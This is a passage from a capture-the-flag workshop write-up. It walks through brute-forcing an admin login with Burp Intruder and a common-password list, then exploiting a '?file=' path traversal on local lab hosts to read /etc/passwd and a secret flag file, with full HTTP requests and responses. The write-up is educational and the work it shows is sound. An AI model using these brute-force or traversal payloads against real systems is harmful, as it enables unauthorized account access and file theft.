eyJhbGciOiJIUzI1NiJ9.eyJsYXN0UmVmcmVzaFRpbWUiOjE3MDAzNDc1NzQyODAsInhzcmZUb2tlbiI6ImJvaWg2M2ZyOWNnOGptZG01cHBwNWkwMDNlIiwianRpIjoiQVl2a01zMmxLWEY2Sk1RZVVtM3EiLCJzdWIiOiJBWXZpNWRUaGd3RVY4RHdjT1NaSiIsImlhdCI6MTcwMDM0MDYxNiw
iZXhwIjoxNzAwNjA2Nzc0fQ.5bdc3DrbJ3efK4PWjex2cebrRc6fFP7MtTh-G-hvGNk
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=admin&password=§test§
```

In the intruder tab, highlight the password value and click on “Add $” on the right side to set it as the payload for the brute force attack.



Payload sets

You can define one or more payload sets. The number of payload sets depends on the at

Payload set: 1 Payload count: 101

Payload type: Simple list Request count: 101

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon

Payload processing

You can define rules to perform various processing tasks on each payload before it is use

Payload encoding


Look In: Downloads

diskimage.zip
evidence.zip
final_flag.zip
forensics.zip
girl.png
girl.zip
sonar-scanner-cli-5.0.1.3006-linux.zip
top-100-rockyou.txt
UnderW0rldH4cker.txt

File Name: top-100-rockyou.txt

Files of Type: All files

Then, move to the payload tab of the intruder feature. Using the wordlist given within the challenge, upload it to the payload settings and click on “Start attack”.




3. Intruder attack of http://127.0.0.1:5000 - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Request
Response

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
15	letmein	302	□	□	439	
16	696969	302	□	□	439	
17	shadow	302	□	□	439	
18	master	302	□	□	439	
19	666666	302	□	□	439	
20	qwertyuiop	302	□	□	439	
21	123321	302	□	□	439	
22	mustang	302	□	□	439	
23	football1	302	□	□	425	
24	1234567890	302	□	□	439	
25	michael	302	□	□	439	

As the status code all shows the same response, look for the the payload that provide different in the response’s length.




```
POST /authentication.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/login.php
Cookie: XSRF-TOKEN=boih63fr9cg8jmdm5ppp5i003e; JWT-SESSION=
eyJhbGciOiJIUzI1NiJ9.eyJsYXN0UmVmcmVzaFRpbWUiOjE3MDAzNDc1NzQyODAsInhzcmZUb2tlbiI6ImJvaWg2M2ZyOWNnOGptZG01cHBwNWkwMDNlIiwianRpIjoiQVl2a01zMmxLWEY2Sk1RZVVtM3EiLCJzdWIiOiJBWXZpNWRUaGd3RVY4RHdjT1NaSiIsImlhd
CI6MTcwMDM0MDYxNiwiZXhwIjoxNzAwNjA2Nzc0fQ.5bdc3DrbJ3efK4PWjex2cebrRc6fFP7MtTh-G-hvGNk
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=admin&password=football1
```

Modify the password value and forward it. The flag can be seen directly on the webpage.

Flag: ROK{Bru7e_F0rc3_Att4ck!}

Lots of File Insecurity




Challenge

find the file named "secret". It is **not** stored within the root of the filesystem /s3cr3t/secret

Some links

- File 1
- File 2

The final challenge of the workshop aims to showcase the LFI (local file intrusion) vulnerability and allow participants to test out path traversal attack.



```
Hello World!
```


Challenge

find the file named "secret". It is **not** stored within the root of the filesystem /s3cr3t/secret

Some links

- File 1
- File 2


As shown when File 1/ File 2 is clicked, the webpage shows a parameter “?file=” and the file name. The parameter can be used to run the payload for the path traversal attack.



```
GET /?file=../../../../../etc/passwd HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.17.0.2/?file=file2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 20 Nov 2023 07:20:58 GMT
Server: Apache/2.4.57 (Debian)
Vary: Accept-Encoding
Content-Length: 1099
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
  _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
</pre>
<h1>
  Challenge
</h1>
<p>
  find the file named "secret". It is <b>
    not
  </b>
   stored within the root of the filesystem /s3cr3t/secret
```

Using burpsuite to intercept the traffic and send it to repeater, modify the value to "../../../../etc/passwd" to test out if it is path traversal attack. etc/passwd allows the user to see registered account within the system. As shown within the response tab, the result is retrieved, this is the POC of the attack.



```
GET /?file=../../../../../s3cr3t/secret HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.17.0.2/?file=file2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Mon, 20 Nov 2023 07:20:35 GMT
Server: Apache/2.4.57 (Debian)
Vary: Accept-Encoding
Content-Length: 285
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>
  ROK{B43Y_P4tH_tR4V3rS4L}
</pre>
<h1>
  Challenge
</h1>
<p>
  find the file named "secret". It is <b>
    not
  </b>
   stored within the root of the filesystem /s3cr3t/secret
</p>

<h2>
  Some links
</h2>
<ul>
  <li>
    <a href="?file=file1">
      File 1
    </a>
  </li>
  <li>
    <a href="?file=file2">
      File 2
    </a>
  </li>
</ul>
```

Hence, looking into the hints within the paragraph, it says that the file named secret is stored within /s3cr3t/secret. Modify the payload to "../../../../s3cr3t/secret/ and the flag is retrieved.

Flag: ROK{B43Y_P4tH_tR4V3rS4L}